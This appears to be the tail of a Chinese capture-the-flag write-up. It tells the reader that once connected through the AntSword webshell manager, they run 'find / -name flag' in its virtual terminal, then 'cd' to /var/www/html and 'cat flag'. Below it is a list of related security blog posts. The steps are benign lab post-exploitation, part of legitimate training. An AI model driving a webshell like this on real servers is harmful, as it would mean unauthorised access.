

成功进入蚁剑之后,打开虚拟终端,输入"find / -name flag 2>/dev/null"即可找到flag的路径(/var/www/html/flag )
那么此时先将路径回到根目录,"cd /"

再执行"cd /var/www/html"

最后"cat flag"即可得到flag
相关推荐
科技小登29 分钟前
出海高防CDN怎么选?CDN加速、边缘清洗与跨境回源POC指南
tcp/ip·web安全·ddos
万联WANFLOW2 小时前
CVE-2026-98432 等漏洞自查:AI 查出的 Linux、Windows 漏洞,运维怎么确认受不受影响
linux·运维·windows·网络安全
一支蜉蝣4 小时前
Day26 XD安全学习笔记--PHP 应用&模版引用&Smarty渲染&MVC 模型&数据联动&RCE 安全
笔记·网络安全·html·php
是真的小外套5 小时前
网络安全实战第21期:一次完整的注入风险验证与记录
安全·web安全
kingx31 天前
Bugku WEB 题解总集:文件包含 / SQLi / 反序列化 / SSTI / 反爬 / 组件漏洞
web安全·网络安全·ctf·bugku
CCIE-Yasuo1 天前
网络安全-Javascript基础
javascript·安全·web安全
kingx31 天前
Bugku Reverse 与 Android 题解总集:APK / native / PE / IPA
android·逆向·ctf·bugku
是真的小外套1 天前
网络安全实战第17期:自动化检测误报漏报真相
安全·web安全·自动化
我爱学习_zwj1 天前
IP 地址与子网划分
网络协议·网络安全
是真的小外套1 天前
网络安全实战第19期:三重防护失效真相之注入攻击的无限变形之路
安全·web安全